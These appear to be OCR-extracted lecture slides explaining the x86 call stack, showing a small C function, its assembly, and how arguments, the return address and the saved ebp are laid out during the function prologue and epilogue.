
We can locate values based on the location of ebp



… previous stack frames…

Value of b	ebp + 12
Value of a	ebp + 8
Return Address back to main()	ebp + 4
Previous Frame Pointer (main())	

$ ebp $ esp



```
void main()
{
    foo(2,3);
    return 0;
}
```


```
push    $0x3            ; push b
push    $0x2            ; push a
call    .... <foo>      ; push RA
...
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs



… previous stack frames…

Value of b
Value of a
Return Address back to main()
Previous Frame Pointer (main())
Value of x

```
void main()
{
     foo(2,3);
     return 0;
}
```


```
void foo(int a, int b)
{
     int x, y;
     x = a + b;
     y = a - b;
}
```

```
push    $0x3            ; push b
push    $0x2            ; push a
call    .... <foo>      ; push RA
...
```

```
push    %ebp                  ; save ebp
mov     %esp,%ebp             ; set ebp
...
mov     0x8(%ebp),%edx        ; a
mov     0xc(%ebp),%eax        ; b
add     %edx,%eax.            ; +
mov     %eax,-0x8(%ebp)       ; x=
mov     0x8(%ebp),%eax        ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave  ; set esp = ebp
       ; pop ebp
ret    ; pop RA
```

THE STACK

Every time a function is called, the **function prologue** occurs



```
void main()
{
    foo(2,3);
    return 0;
}
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    $0x3            ; push b
push    $0x2            ; push a
call    .... <foo>      ; push RA
...
```


```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

THE STACK

... previous stack frames...

Every time a function is called, the **function prologue** occurs

When a function finishes, a **function epilogue** occurs and cleans up the stack




```
void main()
{
    foo(2,3);
    return 0;
}
```

```
push    $0x3          ; push b
push    $0x2          ; push a
call    .... <foo>    ; push RA
...
```

```
void foo(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```

```
push    %ebp                ; save ebp
mov     %esp,%ebp           ; set ebp
...
mov     0x8(%ebp),%edx      ; a
mov     0xc(%ebp),%eax      ; b
add     %edx,%eax.          ; +
mov     %eax,-0x8(%ebp)     ; x=
mov     0x8(%ebp),%eax      ; etc.
sub     0xc(%ebp),%eax
mov     %eax,-0x4(%ebp)
...
leave   ; set esp = ebp
        ; pop ebp
ret     ; pop RA
```

